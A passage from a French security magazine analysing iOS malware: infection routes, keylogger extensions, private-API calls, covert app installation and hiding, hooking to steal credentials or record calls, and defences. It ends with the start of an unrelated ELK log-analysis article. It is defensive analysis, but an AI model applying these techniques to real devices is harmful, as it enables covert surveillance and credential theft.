2.1 Infection

2.1.1 Méthodes d'installation non conventionnelles

2.1.1.1 Phishing

La principale méthode d'installation de code malveillant sur les terminaux iOS (jailbreakés ou non) est le phishing. Les attaquants utilisent alors un mail ou des promotions pour une application qui servira d'infection initiale.

Dans le cas d'un terminal jailbreaké et utilisant un magasin d'applications tierces, il est également possible aux attaquants de publier leur code malveillant sur ces derniers. Ils peuvent alors proposer des applications payantes piratées et contenant leur code malveillant.

2.1.1.2 Injection dans le trafic

Intercepter le trafic est une méthode qui semble courante en Asie d'après des présentations sur les codes malveillants pour terminaux mobiles [**BAIDU**]. Cela peut se faire de manière assez simple sur un réseau WiFi public ou, via une fausse eNodeB sous le contrôle des attaquants, en insérant un lien pour télécharger l'application malveillante dans les communications 2G/3G. LTE réalisant une authentification mutuelle, cela n'est pas possible, sauf compromission d'une femtocell officielle.

Il semblerait également que des FAI chinois (entre autres) subissent des attaques de type usurpation DNS permettant aux attaquants de servir les pages contenant les applications malveillantes [**SPECTER**].


2.1.1.3 USB

En connectant un terminal iOS à un Mac ou un PC, il est possible d'utiliser les services installés par Apple (**usbmuxd** sur OSX) afin de lister les applications, les installer ou les désinstaller. Cette technique repose sur la bibliothèque **MobileDevice** (**MobileDevice.framework** et **iTunesMobileDevice.dll** qui sont généralement instrumentées via la bibliothèque **Libimobiledevice** [**LIBMOB**]). À titre d'exemple, l'outil de HackingTeam pour iOS a la capacité d'être installé depuis OS X ou Windows [**HACKDED**], tout comme l'application malveillante WireLurker [**RUMP**].

C'est également la technique utilisée par l'outil **zYiRemoval** [**ZYIREM**] de Zimperium compilé en statique avec cette dernière. On peut y voir la création d'une instance du service **com.apple.mobile.installation_proxy** qui est ensuite utilisé via les fonctions **instproxy_browser** en demandant le **BundleIdentifier**, **BundleDisplayName** au préalable, puis **instproxy_uninstall** pour supprimer le code malveillant (Figure 1).

2.1.2 Terminal jailbreaké

Utiliser un terminal jailbreaké est le plus simple pour installer de manière non conventionnelle une application sous iOS puisque les vérifications de signature des



```

loc_1000013B5:      ; "com.apple.mobile.installation_proxy"
lea     rsi, aCom_apple_mobi
lea     rdx, [rbp+var_28]
mov     [rbp+var_28], 0
mov     rdi, [rbp+var_20]
call    _lockdown_start_service
cmp     eax, 0
jz      loc_100001412
  
```

Fig. 1 : Lancement du service **com.apple.mobile.installation_proxy** par **zYiRemoval**.



binaires sont désactivées, entre autres dans le but d'installer des applications depuis des magasins tiers ou de permettre l'étude par rétroconception du système et des applications. Dès lors, il est possible à un attaquant de créer une application sans la signer via un certificat *Developer* ou *Enterprise* délivré par Apple.

Par exemple, **iOS.KeyRaider [KEYR]** utilise cette méthode d'infection.

2.1.3 Terminal standard

Dans le cas d'un terminal iOS non jailbreaké, il est nécessaire que l'application soit signée. S'offre alors une distribution via l'AppStore officiel ou la distribution In-House avec un certificat *Enterprise*.

À noter que le nouveau compte *Developer* gratuit permet uniquement de déployer des applications sur des terminaux enregistrés dans **Xcode** via une connexion câblée. Pour utiliser cette méthode, il est nécessaire que la cible ait configuré au préalable un tel compte sous l'EDI d'Apple (non installé par défaut).

2.1.3.1 AppStore

La première méthode requiert de passer outre les validations effectuées par Apple et limite tout de même les actions, du fait de **Seat-Belt**, l'environnement d'exécution restreint d'Apple sur iOS et OSX. Les points validés par Apple (en théorie) sont entre autres les privilèges (*entitlements*) demandés par l'application et l'utilisation des API privées, comme récemment mentionnés dans la presse **[PRIVI]**. L'idée est alors pour des attaquants de créer une application malveillante et de lui faire passer les différentes étapes nécessaires à la validation d'Apple, ou encore de mettre en place une porte dérobée dans les applications légitimes comme récemment dans XcodeGhost.

2.1.3.2 In House

Dans le cas d'une application signée avec un certificat *Enterprise*, son installation peut être réalisée en suivant un lien vers le fichier **manifest.plist** depuis Safari. Une connexion sécurisée avec un certificat délivré par une autorité de certification racine installée sur le terminal est nécessaire pour accéder au fichier IPA, indiqué sous le champ **software-package** du fichier **manifest.plist**.

Lors de l'installation, l'utilisateur est averti par une première notification concernant l'installation d'une application signée par <nom de l'entité enregistrée>. Dans les versions antérieures à iOS 9, un autre avertissement est affiché lors de la première exécution. Le second avertissement ne sera plus affiché dans le cas où l'application est supprimée et réinstallée après cette exécution initiale (astuce notamment utilisée par

des commerciaux lors de certaines démos de produits de sécurité pour iOS ;)). Un profil *Enterprise App* sera également installé.

Avec iOS 9, le flux d'exécution diffère après le premier avertissement. L'application ne pourra pas être exécutée que lorsque l'utilisateur aura validé le profil sous **Configuration > Général > Profils**. À noter que dans le cas d'un déploiement d'applications au travers d'une solution de gestion des terminaux mobiles (MDM), cette étape n'est pas requise, le profil étant distribué par la solution lors de l'enrôlement du terminal.

2.2 Actions malveillantes

2.2.1 Terminal standard

2.2.1.1 Environnement d'exécution restreint

Dans le cas d'une application signée par un certificat *Developer* ou *Enterprise*, les règles de la sandbox iOS s'appliquent de la même façon. A contrario une application *Developer* passe par la phase de validation d'Apple qui doit valider l'utilisation de certaines API et les privilèges définis dans le fichier **entitlements.plist**.

Ces applications sont ainsi soumises aux règles de **Seat-Belt** et aux autorisations données par les utilisateurs. Sous réserve d'autorisation, le code malveillant peut accéder aux contacts et notes, à l'agenda, aux photos et données de santé. Les privilèges demandés par une application peuvent être listés via l'application **codesign**, comme démontré en 2.2.1.3.

Un potentiel exemple d'attaque d'application malveillante serait la capture de la vidéo ou de l'audio alors que l'application est en tâche de fond et le terminal dans une salle de réunion. Bien que la capture audio soit possible via l'option **UIBackgroundModes** à définir à **audio** dans le fichier **Info.plist** du projet, une indication visuelle est faite pour avertir l'utilisateur.

Les applications ne définissant pas cette option pourront être suspendues par l'orchestrateur des tâches de l'OS.

La gestion de droits spécifiques se fait également via les privilèges attribués aux applications. Depuis l'interface web **developer.apple.com**, il est uniquement possible de demander des droits pour iCloud ou pour les notifications, les autres valeurs étant réservées à Apple ou à des partenaires spécifiques. Ce fut le cas pour **JunOS Pulse** qui pouvait lister les profils installés et établir un VPN bien avant que cette fonctionnalité ne soit offerte sous iOS 8.

2.2.1.2 Keylogging

Depuis iOS 8, il est possible de développer des extensions aux fonctionnalités diverses, comme proposer un clavier alternatif, comme c'est le cas sous Android.

La première réaction est alors de penser aux possibilités comme le keylogging, Apple a toutefois mis en place deux mesures de protection.

La première remplace ce type de clavier lors de l'écriture dans des champs marqués comme étant **Secure**.

La seconde est l'isolation par défaut de l'extension avec le système de fichiers et le réseau. Pour rappel, une extension clavier doit être installée via une application standard, mais ne partage pas son espace d'adressage afin d'empêcher le transfert d'informations et donc le risque de keylogging.

Il existe toutefois une option de configuration à renseigner dans le fichier **Info.plist** depuis **Xcode** : **NSExtensionAttributes :: RequestsOpenAccess**. Une extension de clavier possédant cette option est alors en mesure de stocker des fichiers, accéder au Keychain et au réseau. HackingTeam utilise cette technique dans son extension malveillante **[KEYBI]**.

Il est à noter que dans le cas d'une extension publiée sur l'AppStore, des validations plus poussées devraient être effectuées par Apple **[KEYB2]** et l'utilisateur doit activer cette extension manuellement depuis **Settings > General > Keyboards > Keyboards** ainsi qu'autoriser le mode **open-access**. Cette technique n'est pas réservée aux codes malveillants et des applications légitimes comme le clavier Swift demandent ce type d'accès, pour le bien de l'utilisateur.




Fig. 2 : Activation du mode open-access pour le clavier Swift.

2.2.1.3 Private API

Dans le contrat de licence que les développeurs acceptent en intégrant le programme iOS Developer, il est stipulé que l'utilisation d'API privées est strictement interdite et cette politique est validée via le processus de revue (assez

obscur il faut noter). Ce point a néanmoins été remis en question avec les quelque 200 applications qu'Apple a supprimées de l'AppStore suite au contournement de cette règle **[SOURCE]**. Pour information, les fonctions ou méthodes classées comme privées sont celles non présentes dans les entêtes du SDK fourni par Apple. Rappel : l'utilisation de l'API privée ne permet pas de se soustraire à l'environnement d'exécution restreint, ce serait trop facile ;)

La liste des API privées peut être récupérée via :

- l'extraction de leurs définitions avec l'outil **classdump-dyld** depuis un terminal jailbreaké ;
- la consultation de la liste mise à disposition par Nicolas Seriot **[HEADR]**.

```
# classdump-dyld -o classes/ -c

Now dumping /System/Library/Caches/com.apple.dyld/dyld_shared_
cache_arm64...

Dumping /.../AXSpeechImplementation.bundle/
AXSpeechImplementation...(3 classes)
Dumping /.../AccessibilitySettingsLoader.bundle/
AccessibilitySettingsLoader...(15 classes)
Dumping /System/Library/AccessibilityBundles/AccountsUI.axbundle/
AccountsUI...(5 classes)
...
# cat classes/System/Library/PrivateFrameworks/SpringBoardUI.
framework/SBAAlertItem.h
...
#import <UIKit/UIAlertViewDelegate.h>
@class UIAlertView, NSArray, NSString;
@interface SBAAlertItem : NSObject <UIAlertViewDelegate> {
    UIAlertView* _alertView;
    BOOL _orderOverSBAAlert;
}
...
@property (assign, nonatomic) BOOL ignoreIfAlreadyDisplaying;
...
-(id)alertView;
-(id)alertView;
-(void)didDeactivateForReason:(int)arg1 ;
```

Les API privées peuvent être appelées directement si exportées en tant que fonctions C, ou encore via l'utilisation de **dlopen/dlsym** (l'utilisation de ces fonctions est laissée en étude au lecteur si ce n'est déjà fait). La première méthode n'est probablement pas furtive vis-à-vis des validations effectuées par Apple, mais pour les codes malveillants distribués en mode *In House*, le problème ne se pose évidemment pas.

À titre d'exemple, le binaire **DaPian** de YiSpecter appelle directement des méthodes de l'API privée, comme le montre la liste des bibliothèques auxquelles il est lié :

```
$ otool -L DaPian
DaPian (architecture armv7):
/usr/lib/libstdc++.dylib (...)
...
/System/Library/PrivateFrameworks/MobileInstallation.framework/
MobileInstallation (...)
/System/Library/Frameworks/MediaPlayer.framework/MediaPlayer
(...)
```

Le langage ObjectiveC étant réfectif, il est également possible d'appeler des méthodes via leur représentation en chaîne de caractères après le chargement du framework. Par exemple, l'appel de la méthode **[LSApplicationWorkspace allApplications]** permettant de lister les applications installées sur un terminal iOS se fait de la manière suivante :

```
Class lsapp = objc_getClass("LSApplicationWorkspace");
s1 = NSSelectorFromString(@"defaultWorkspace");
NSObject* workspace = [lsapp performSelector:s1];
s2 = NSSelectorFromString(@"allApplications");
NSLog(@"apps: %@", [workspace performSelector:s2]);
```

Le chargement d'un framework et l'appel d'une méthode peuvent également se faire via **[NSBundle bundleWithPath],[NSBundle NSClassFromString]** et **objc_msgSend***. Ces points sont couverts dans l'article de *MISC n°57 [MISC57]* sur le reverse engineering d'applications iOS.

Via le privilège **com.apple.CommCenter.fine-grained** (nécessitant d'être distribué hors de l'AppStore), il est également possible à un code malveillant d'utiliser la classe **CoreTelephony** et ainsi de réaliser des actions telles que :

- notification lors de la réception et envoi d'un SMS ;
- notification lors d'un appel téléphonique ;
- récupération des informations IMSI/IMEI ;
- ...

2.2.1.4 Installation d'applications

Une fois une première application installée via les méthodes décrites ci-dessus, il est possible de déployer d'autres applications dans le but d'assurer de la persistance via deux méthodes :

- demander gentiment à **installld** de s'en charger ;
- utiliser l'API privée **[MobileInstallation MobileInstallationInstall]** sous réserve que le binaire possède le privilège **com.apple.private.mobileinstall.allowedSPI** défini à **Install**.

Dans le premier cas, il s'agit du mécanisme suivi lors de l'installation d'une application depuis Safari en cliquant sur une URL de la forme suivante :

```
itms-services://?action=download-manifest&url=<url to plist>
```

Sous iOS, le *URL handler* **itms-services://** est lié au démon **installld** qui gère les applications.

La seconde méthode requiert un privilège spécifique qui n'est pas accepté sur l'AppStore, mais ce problème ne se pose pas dans le cas d'une application signée avec un compte *Enterprise*. Les privilèges se trouvent dans la *load command* **LC_CODE_SIGNATURE**. Pour la récupérer, soit on parse le format Mach-O, soit on utilise **sed** à la recherche des balises **<dict>** et **</dict>** ou tout simplement via **codesign** :

```
$ codesign -d --entitlements - NoIcon
Executable=/Users/.../samples/yispector/NoIcon
??qq<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.
apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>application-identifier</key>
  <string>VN36KFLTA.com.weiying.hiddenIconLaunch</string>
  <key>com.apple.developer.team-identifier</key>
  <string>VN36KFLTA</string>
  <key>com.apple.private.mobileinstall.allowedSPI</key>
  <array>
    <string>Install</string>
    <string>Browse</string>
    <string>Uninstall</string>
    <string>Archive</string>
    <string>RemoveArchive</string>
  </array>
  <key>com.apple.springboard.launchapplications</key>
  <true/>
  <key>get-task-allow</key>
  <false/>
  <key>keychain-access-groups</key>
  <array>
    <string>com.weiying.noicon</string>
  </array>
</dict>
</plist>
```

L'API privée **[MobileInstallation MobileInstallationInstall]** est utilisée comme dans l'exemple ci-dessous tiré de **YiSpecter.NoIcon**.

```
_text:0000F5F4      LDR      R0, [SP,#0x68+var_54]
_text:0000F5F6      MOVS     R1, #0
_text:0000F5F8      MOVS     R2, #0
_text:0000F5FA      MOVS     R3, #0
_text:0000F5FC      BLX      _MobileInstallationInstall
```

La nouvelle application peut être masquée via l'option **hidden** du dictionnaire **SBApTags** du fichier **Info.plist**. Encore une fois, ce comportement devrait, en toute logique, lever des suspicions lors de la validation sur l'AppStore. Dans le cas de HackingTeam, leur approche était d'utiliser une icône transparente et une application liée à Newsstand (jusqu'à iOS 9 uniquement).

▼ SBApTags		
Item 0	String	(1 item) hidden

Fig. 3 : Option du fichier Info.plist.

2.2.1.5 Profils de configuration

Ce dernier point n'est pas lié aux applications, mais aux profils de configuration qui peuvent être installés aussi simplement, en suivant un lien. Au moment de l'installation, l'utilisateur devra valider le profil avec un message assez clair.

L'installation d'un profil est souvent utilisée lors d'analyses sécurité d'applications iOS afin d'ajouter un certificat racine, contrôlé par l'ingénieur, dans le magasin du terminal. Le problème est un peu différent quand il s'agit d'un attaquant qui utilise cette méthode pour définir un proxy ou VPN en plus. Dans ce cas, il serait en mesure d'intercepter le trafic en clair ou passant dans une connexion SSL, sous réserve que l'application ne fasse pas du *certificate pinning*. À noter que la définition d'un proxy ne peut être faite que pour les requêtes HTTP(S), la définition d'un proxy global requérant que le terminal soit en mode **supervised**.

Ce cas a récemment été répertorié pour des applications se présentant comme des solutions de filtrage de publicités. Avec les extensions Content-Blocker de Safari sous iOS 9, ce cas ne devrait plus arriver pour des applications légitimes.

2.2.2 Terminal jailbreaké

2.2.2.1 Injection de code et interception

Sur un terminal non jailbreaké, les applications n'ont pas les droits suffisants pour accéder à l'espace d'adressage des applications ayant des privilèges égaux ou inférieurs. Tout cela change lors du jailbreak où il est possible d'avoir des applications exécutées en tant que root. La majorité des outils de jailbreak modifient également **vm_map_protect** afin d'autoriser les pages mémoire avec des droits **RWX**, technique utilisée par des outils comme **Frida** pour l'injection de code. D'autre part, les droits du système de fichiers ne limitent plus les applications en root qui peuvent alors modifier des fichiers de configuration.

Des codes malveillants utilisent cette fonctionnalité afin d'intercepter des fonctions des bibliothèques, comme WireLurker l'a fait pour **SSLWrite** afin de récupérer les identifiants iTunes de l'utilisateur. Dans ce cas de figure, c'est Cydia Substrate qui a été utilisé via la fonction **MSHookFunction [HOOK]** qui se base sur le swizzling. L'avantage de cette méthode est qu'elle ne requiert pas la modification de **vm_map_protect**, car c'est une fonctionnalité du langage ObjectiveC. Le chargement de la bibliothèque effectuant l'interception est réalisé automatiquement par Cydia Substrate du moment qu'elle se trouve dans le répertoire :

```
/Library/MobileSubstrate/DynamicLibraries/
```

L'interception pourrait également être mise en place afin de supprimer la validation de présence de l'utilisateur réalisée via la méthode **[LocalAuthentication evaluatePolicy]** en la remplaçant par une implémentation retournant toujours **0**.

L'injection de code dans les autres processus permet également d'accéder au contenu du KeyChain spécifique à chaque application ou encore, en injectant dans **mediaserverd** et en interceptant la fonction **AudioUnitProcess**, d'enregistrer les conversations téléphoniques.

Forensics Training Red Team Penetration Tests R&D Reversing Security audits Code review Incident response Exploits



@synacktiv

www.synacktiv.com

contact@synacktiv.com



2.2.2.2 Installation

Sur un terminal jailbreaké, il est possible de démarrer le service **com.apple.afc2** permettant de copier des fichiers sur l'intégralité du système de fichiers depuis **usbmuxd** (connexion câblée). L'infection du terminal est alors effectuée via le déploiement de binaires et l'ajout de **LaunchDaemon** pour fournir une persistance lors du redémarrage du terminal, comme c'est le cas avec WireLurker.

Une telle infection sera plus furtive, l'application n'apparaissant pas dans **SpringBoard**, mais surtout intéressante, **launchd** permettant de créer le processus avec des droits plus élevés.

Une application avec des privilèges élevés a également la possibilité d'accéder aux fichiers tels que **com.apple.mobilesafari.plist** pour modifier la configuration de Safari comme **YiSpecter**.

3 Protection et détection

« C'est bien toutes ces explications, mais comment se protège-t-on ? » va vous demander votre CISO. La première étape (ok, elle est simple celle-là) passe par la sensibilisation des utilisateurs pour qu'ils ne valident pas les profils tiers (i.e. ceux pas déployés via votre solution MDM). De même, la sensibilisation aux risques du jailbreak est à effectuer.

Du côté du MDM, il est possible de lister les applications installées sur vos terminaux pour détecter des bundles ID suspects ou connus comme malveillants. La détection du jailbreak peut être réalisée via l'agent de la solution MDM, avec le risque que ces tests soient contournés par une injection de code. Ces tests comprennent les éléments suivants :

- présence de binaires tiers comme **sshd**, **apt**, ... ou de bibliothèques comme **MobileSubstrate** ;
- support de gestionnaires d'URL installés par ces applications (ex : **cydia://**).

Si vous vous trouvez dans le cas d'un développement d'application à destination de l'AppStore et que vous générez des clés pour le chiffrement asymétrique, il est recommandé d'utiliser les fonctionnalités d'iOS 9 qui stockent la clé privée dans le composant **Secure Enclave** et y effectuent les opérations cryptographiques. Cela permet d'éviter le vol de cette clé ainsi que le contournement de l'authentification locale si effectuée via **evaluatePolicy**.

Il existe une option **allow installing configuration profiles** qui peut être désactivée via un profil de configuration, mais malheureusement cette modification n'est effective que si le terminal est en mode **supervised**, c'est-à-dire enrôlé via une connexion USB.

Dans le cadre du développement d'une application à usage purement interne, il pourrait être intéressant de lister les profils et applications installés pour valider

l'état du terminal. Ce point peut être lui aussi développé en interne, ou fourni par certaines solutions de gestion d'applications mobiles (MAM) qui ont pour vocation d'être distribuées via le canal *In House*.

L'initiative de Zimperium avec **ZiYremoval** est intéressante. Peut-être verra-t-on bientôt des AV PC/Mac incluant une validation des terminaux iOS ou Android via, respectivement, **libmobiledevice** ou ADB (qui ne devrait pas être activé en dehors d'environnements de développement). ■

■ Références

- **[DBIR]** <http://www.verizonenterprise.com/DBIR/>
- **[SPECTER]** <http://researchcenter.paloaltonetworks.com/2015/10/yispecter-first-ios-malware-attacks-non-jailbroken-ios-devices-by-abusing-private-apis/>
- **[XCODE]** <http://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-xcodeghost-malware-and-affected-ios-apps/>
- **[MUDA]** <https://paloaltonetworks.app.box.com/MudaSample>
- **[REV]** <http://connect.ed-diamond.com/MISC/MISC-057/Introduction-au-reverse-engineering-d-applications-iOS>
- **[LIBIMOB]** <http://www.libimobiledevice.org>
- **[HACKED]** <https://github.com/hackedteam/core-ios/tree/master/ios-install-osx>
- **[RUMP]** <https://speakerdeck.com/milkmix/osx-malware-wirelurker>
- **[ZIYREM]** <https://blog.zimperium.com/zyiremoval-free-tool-to-remove-yispecter/>
- **[PLUGKEY]** <https://developer.apple.com/library/ios/documentation/General/Conceptual/ExtensibilityPG/Keyboard.html>
- **[FLUX]** <https://justgetflux.com/sideload/>
- **[BAIDU]** <https://www.hackinparis.com/sites/hackinparis.com/files/ThomasLeiWang.pdf>
- **[KEYR]** <http://researchcenter.paloaltonetworks.com/2015/08/keyraider-ios-malware-steals-over-225000-apple-accounts-to-create-free-app-utopia/>
- **[PRIVI]** <https://threatpost.com/apple-to-remove-256-ios-apps-using-private-apis-collecting-personal-data/115098/>
- **[KEYB1]** <https://github.com/hackedteam/core-ios/blob/master/ios-newsstand-app/keyboard/Info.plist>
- **[KEYB2]** <https://developer.apple.com/library/ios/documentation/General/Conceptual/ExtensibilityPG/Keyboard.html>
- **[SOURCE]** <https://sourcedna.com/blog/20151018/ios-apps-using-private-apis.html>
- **[HEADR]** <https://github.com/nst/iOS-Runtime-Headers>
- **[MISC57]** <http://connect.ed-diamond.com/MISC/MISC-057-Introduction-au-reverse-engineering-d-applications-iOS>
- **[HOOK]** <http://www.cydiasubstrate.com/api/c/MSHookFunction/>

SUPERVISION DE SÉCURITÉ : ANALYSE EXHAUSTIVE D'ÉVÉNEMENTS AVEC LES OUTILS ELK

Lionel Prat – lionel.prat9@gmail.com



mots-clés : SIEM / ELK / ÉVÉNEMENT / LOG

Cet article présente un POC d'outils d'analyse exhaustif basé sur la pile ELK.

1 Présentation

Depuis plusieurs années, je m'intéresse à la détection d'incidents sur les systèmes d'information. En particulier aux outils « SIEM » (*Security information and event management*). Ceux que j'ai pu tester sont dans la plupart des cas open source (Prelude, OSSIM).

Il s'agit de très bons outils, mais j'ai vite remarqué que dans leur version libre, il fallait faire un tri sur les événements, car la base de données pouvait être rapidement surchargée... De plus, les formats utilisés par les outils (IDMEF, OSSIM Format) sont restrictifs par rapport à l'analyse d'événements.

Il y a 2 ans, j'ai découvert ELK [1] (Elasticsearch, Logstash, Kibana). Des idées d'analyses que j'avais depuis des années ont pu se concrétiser grâce à cette suite d'outils très puissants !

Depuis ses débuts, ELK a énormément évolué. Mon POC datant maintenant d'un peu plus d'un an, Elasticsearch offre aujourd'hui des possibilités plus intéressantes qui permettraient d'optimiser les différentes parties des outils présentés ici.

1.1 Idée générale

Mon idée de départ (il y a 4, 5ans) était de réaliser un équivalent de l'outil d'analyse « PICVIZ » [2] sans interface graphique et en temps réel. Quand j'ai découvert ELK, j'ai compris que c'était l'outil idéal pour réaliser ceci très simplement avec très peu de développement.

1.2 Présentation des outils


Ce POC est composé d'un regroupement d'outils [3] (scripts, filtres, IHM) qui utilisent la pile ELK, mais surtout Logstash et Elasticsearch pour effectuer de l'analyse exhaustive :

- les scripts permettent la création de plusieurs bases de connaissances en amont : anomalies, fréquence ;
- Logstash permet la structuration, la normalisation, l'enrichissement, la corrélation et le filtrage ;
- Elasticsearch permet le stockage, la corrélation et l'agrégation ;
- une IHM de gestion afin de faire évoluer votre base de référence (apprentissage des faux positifs).

J'ai privilégié l'analyse exhaustive au niveau de Logstash afin d'avoir du temps réel. Il faut éviter l'appel à des requêtes extérieures qui ralentissent la chaîne de traitement de Logstash, travailler à charger les données de référence à son lancement, et dédier une chaîne Logstash pour les recherches lentes.

En complément, on peut utiliser Kibana ou la librairie **D3.js** [4] pour créer une visualisation graphique des données afin de trouver des indicateurs pour de nouveaux pivots ou pour approfondir les analyses (vue orientée) :

- Kibana permet l'analyse visuelle à travers des dashboards qui sont personnalisables ;
- La librairie **D3.js** permet plusieurs types de visualisation dont :
 - celle en coordonnée parallèle (vue proche de « PICVIZ ») ;



- celle de relation (bulles avec directions + contexte dans la couleur) ;
- celle en vue interactive (« bubbles charts » ou « interactive charts »).

Ci-dessus, le schéma global de fonctionnement du « POC ».

1. Déterminer les sources d'informations (événements) ;
2. Transporter les événements ;
3. Structurer, Normaliser, Enrichir ;
4. Stocker ;
5. Créer une base de référence par apprentissage pour les outils d'analyse temps réel ;
6. Une fois la base de référence créée, on peut débiter l'analyse des événements en temps réel sur Logstash ;
7. Si la note de risque de l'événement dépasse le seuil fixé, alors une alerte est créée ;
8. Un mécanisme tiers peut permettre de créer ou alimenter un incident par rapport aux alertes présentes ;
9. Apprentissage des faux positifs pour améliorer les résultats.

Sens d'exécution des filtres sous Logstash :

Structuration, normalisation et enrichissement → analyse lexicale/syntaxique/sémantique/relationnelle → analyse fréquentielle → si le risque est élevé, alors alerte → création d'incident vers un gestionnaire d'incidents.

2 Structurer, normaliser, enrichir l'information

Structurer, normaliser et enrichir l'information contenue dans un événement permet d'extraire l'essentiel, de lui donner un sens, des informations complémentaires, au sein d'une base homogène.

Cette partie s'effectue à travers les filtres Logstash et la mise en cache de la base de référence.

Dans certains cas, l'événement peut déjà être structuré (exemple : réception format json d'événements Windows).

Logstash permet de capter différents types d'événements à travers ses interfaces d'entrée. Dans mon exemple, j'utilise l'entrée **syslog**. Puis j'utilise la partie filtre afin de structurer, normaliser et enrichir.

Logstash a par défaut de nombreux filtres. J'utilise majoritairement **grok**, **kv**, **mutate**, **translate**, **date**, **syslog_pri** ainsi que des filtres personnels.

J'ai enrichi la base d'expression régulière **grok** de différents « patterns » comme avec l'exemple ci-dessous :

```
URIPATH_CUSTOM ((?:/[A-Za-z0-9$.+!*'(){}~;=:@#%_-]*)(?:/)+)*
URIPAGE_CUSTOM ((?:/[A-Za-z0-9$.+!*'(){}~;=:@#%_-]*)(?:/)+)*
URIPARAM_CUSTOM [A-Za-z0-9$.+!*'(){}~;=:@#%&/=:;_?-\[\]>]*
PRE_URIIPP %{URIPATH_CUSTOM:apache_uripath}(?:%{URIPAGE_CUSTOM:apache_uripage})?
URIIPP %{PRE_URIIPP:apache_uripath_global}(?:\?%{URIPARAM_CUSTOM:apache_uriparam})?
```

Par exemple, si je reçois un événement par **syslog** :

```
<149> Mar 25 10:00:00 192.168.2.1 apache2: 192.168.0.1 user [25/Mar/2015:12:00:00 +0100] GET /path/page?field=test HTTP/1.1 200 800
```

Celui-ci sera structuré en format « json » afin d'être ensuite stocké sous Elasticsearch. Cet enregistrement ressemble à ceci :

```
{
  "_index": "logstash-2015.03.25", "_type": "syslog", "_id":
  "xxxxxxxxxxxxxxxxxxxx",

```

Il s'agit des éléments qui définissent dans Elasticsearch l'emplacement de stockage de l'événement.

```
"_source": {
```

Ici, on retrouve l'extraction et le message (événement d'origine).

```
"message": "<149> Mar 25 12:00:00 192.168.2.1 apache2:
192.168.0.1 user [25/Mar/2015:12:00:00 +0100] GET /path/
page?field=test HTTP/1.1 200 800",
```

Il s'agit du message/événement reçu par **syslog**.

```
"@version": "1",
"@timestamp": "2015-03-25T11:00:00.000Z",
```

timestamp : correspond à l'extraction de la date **syslog**.

```
"type": "syslog",
```

type : type de message, ici **syslog**.

```
"syslog_pri": "149",
```



syslog_pri : la valeur priorité (« PRI ») de l'événement extrait.

```
"syslog_program": "apache2",
```

syslog_program : extraction du programme qui a généré un événement syslog.

```
"tags": [
  "normalized"
],
```

Il s'agit d'un tag personnel qui m'informe que l'événement a bien été normalisé et que l'on pourra bien le traiter sur les autres filtres de Logstash.

```
"apache_clientip": "192.168.0.1",
"apache_userauth": "user",
"apache_timestamp": "25/Mar/2015:12:00:00 +0100",
"apache_method": "GET",
"apache_uripage": "page",
"apache_uripath": "/path/",
"apache_uriparam": "?field=test",
"apache_uriparam_champs": [
  "field"
],
"apache_uriparam_value_of_field": "test",
"apache_httpversion": "1.1",
"apache_response": "200",
"apache_bytes": "800",
```

Ci-dessus, l'extraction du message selon la **regex grok** que j'ai défini.

```
"syslog_severity_code": 5,
"syslog_facility_code": 18,
"syslog_facility": "local2",
"syslog_severity": "notice",
```

Calcul de la gravité et de la catégorie de l'événement à partir de la valeur « PRI » **syslog**.

```
"@source_host": "192.168.2.1",
```

Adresse du serveur à l'origine du message **syslog**.

```
"@message": "192.168.0.1 user [25/Mar/2015:12:00:00 +0100] GET /path/page?field=test HTTP/1.1 200 800",
```

Événement sans la partie **syslog**.

```
},
}
```

